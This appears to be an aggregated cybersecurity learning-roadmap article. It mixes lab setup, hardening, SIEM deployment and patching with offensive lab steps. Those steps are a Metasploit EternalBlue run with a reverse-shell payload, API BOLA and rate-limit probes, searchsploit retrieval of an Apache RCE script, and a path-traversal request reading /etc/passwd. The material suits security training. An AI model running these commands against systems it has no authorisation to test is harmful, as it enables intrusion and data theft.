Listen to this Post

Introduction:
Cybersecurity is no longer optional—it’s a survival skill for modern digital infrastructure. This roadmap transforms raw beginners into defensive and offensive security professionals by blending core theory with real-world command-line tactics, from network reconnaissance to cloud hardening.
Learning Objectives:
- Build a foundational lab environment using Linux, Windows, and network simulation tools.
- Execute practical ethical hacking techniques and apply defensive countermeasures.
- Automate security monitoring and incident response across hybrid cloud and on-prem systems.
You Should Know:
- Building Your Home Security Lab (Virtualized Offensive Playground)
A dedicated lab isolates risky activities and lets you test exploits safely. Use VMware Workstation (Windows) or KVM/QEMU (Linux) to run Kali Linux (attacker) and Metasploitable 2 (victim).
Step‑by‑step guide:
- Linux (KVM):
`sudo apt install qemu-kvm libvirt-daemon-system virt-manager -y`
`sudo virt-manager` → Create VM: 2GB RAM, 20GB disk, attach Kali ISO.
– Windows (Hyper‑V): Enable Hyper‑V via `Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All` (PowerShell as Admin). Create a virtual switch, then new VM.
– Verify connectivity: From Kali, run `nmap -sn 192.168.122.0/24` to discover the victim’s IP.
2. Mastering Core Networking & Protocol Analysis
Understanding packets is non‑negotiable. Learn to capture and filter live traffic.
Commands & tools:
- Linux (tcpdump):
`sudo tcpdump -i eth0 -c 50 -w capture.pcap` (save 50 packets)
`tcpdump -r capture.pcap ‘tcp port 80’` (filter HTTP)
- Windows (PacketMonitor):
`pktmon start –capture –pkt-size 128`
`pktmon stop` then `pktmon pcapng log.etl` → convert to Wireshark format.
– Analyze with Wireshark: Follow TCP streams to spot clear‑text credentials.
3. Ethical Hacking Deep Dive: Scanning & Exploitation
Use real tools responsibly on your lab targets. Never scan external IPs without permission.
Step‑by‑step guide (Kali Linux):
- Reconnaissance: `nmap -sV -O -p- 192.168.122.10` (service/OS scan, all ports)
- Web app fuzzing: `gobuster dir -u http://192.168.122.10 -w /usr/share/wordlists/dirb/common.txt`
– Metasploit (exploit vs. SMB):
`msfconsole` → `use exploit/windows/smb/ms17_010_eternalblue` → `set RHOSTS 192.168.122.10` → `set PAYLOAD windows/x64/meterpreter/reverse_tcp` → `run`
– Mitigation: Patch MS17‑010, disable SMBv1 (Set-SmbServerConfiguration -EnableSMB1Protocol $falseon Windows).
4. Hardening Linux & Windows Systems (Defensive Core)
After exploitation, learn to lock down configurations.
Linux (Ubuntu 22.04):
- SSH hardening: Edit
/etc/ssh/sshd_config:PermitRootLogin no,PasswordAuthentication no,AllowUsers youruser. Restartsudo systemctl restart sshd. - Audit with Lynis: `sudo apt install lynis -y` → `sudo lynis audit system` → follow recommendations.
- File integrity: `sudo aideinit` → `sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db` → `sudo aide –check`
Windows (Server 2022 / Win11):
- Local Security Policy: `secpol.msc` → Account Policies → Password must meet complexity (enabled), minimum length 12.
- PowerShell auditing:
`auditpol /set /category:”Logon/Logoff”,”Account Logon” /success:enable /failure:enable`
`Get-WinEvent -LogName Security | Where-Object {$_.Id -in 4624,4625} | Format-List`
– AppLocker rules: `Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path C:\Windows\System32\`
5. API Security & Cloud Hardening (AWS Example)
APIs are the top attack vector. Learn to test and protect them.
Testing for API vulnerabilities (using curl & Postman):
- Broken object level auth (BOLA):
`curl -X GET “https://api.target.com/v1/users/123” -H “Authorization: Bearer $LEGIT_TOKEN”` → then change `123` to `124` → if data returned, it’s vulnerable. - Rate limiting bypass: `for i in {1..100}; do curl -s -o /dev/null -w “%{http_code}\n” “https://api.target.com/v1/products/1”; done` → look for 200s beyond limit.
- AWS IAM hardening:
`aws iam list-users` → `aws iam attach-user-policy –user-name dev –policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess` (principle of least privilege).
Enable CloudTrail: `aws cloudtrail create-trail –name SecurityTrail –s3-bucket-name my-audit-bucket` → `aws cloudtrail start-logging –name SecurityTrail`Mitigation: Implement API gateway with rate limits, use OAuth2 scopes, and validate user IDs server‑side.
6. SIEM & XDR Deployment (Open Source Wazuh)
Centralised logging and detection are crucial for incident response.
Step‑by‑step guide (Ubuntu 22.04 as manager):
- Install Wazuh:
`curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh``sudo bash wazuh-install.sh –generate-config-files`
`sudo bash wazuh-install.sh –wazuh-indexer node-1` → then dashboard and manager.
- Add an agent (Windows PowerShell as Admin):
`Invoke-WebRequest -Uri https://packages.wazuh.com/4.7/wazuh-agent-4.7.0-1.msi -OutFile ${env:tmp}\wazuh-agent.msi`msiexec.exe /i ${env:tmp}\wazuh-agent.msi /q WAZUH_MANAGER="192.168.1.100" WAZUH_REGISTRATION_SERVER="192.168.1.100" - Create custom rule (Linux manager): Edit `/var/ossec/etc/rules/local_rules.xml` to alert on failed sudo attempts:
<rule id="100010" level="10"><if_sid>5716</if_sid><match>sudo:.authentication failure</match><description>Multiple sudo failures</description></rule>Restart manager:
sudo systemctl restart wazuh-manager
7. Vulnerability Exploitation & Patching Workflow
From CVE disclosure to mitigation – simulate and respond.
Simulate a vulnerability (Linux):
- Exploit via searchsploit: `searchsploit apache 2.4.49` → `searchsploit -m 50383` → read the RCE script.
- Mitigate with mod_security:
`sudo apt install libapache2-mod-security2 -y`
`sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf`
`sudo systemctl restart apache2` → test with `curl -k “https://target/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd”` (should now be blocked).
Windows patch management via CLI:
`Get-HotFix | Select-Object HotFixID,InstalledOn` → `wuauclt /detectnow /reportnow` (legacy) or use `Install-Module PSWindowsUpdate` → `Get-WindowsUpdate -Install -AcceptAll`
What Undercode Say:
- A structured roadmap is worthless without hands‑on terminal practice – theory alone won’t stop breaches.
- Defensive and offensive skills are two sides of the same coin; learn both to truly harden environments.
- Automation (SIEM, patching scripts, cloud policies) separates junior analysts from senior engineers.
Prediction:
By 2028, AI‑driven autonomous pentesting and real‑time attack surface management will become standard, but the demand for humans who understand kernel‑level exploits, API logic flaws, and cloud misconfigurations will skyrocket. Professionals who integrate coding (Python/Bash) with traditional security roadmaps will command premium salaries, while click‑button “certification collectors” will be automated out. The roadmap of tomorrow is 70% coding + 30% networking – start today.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Priombiswas Infosec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


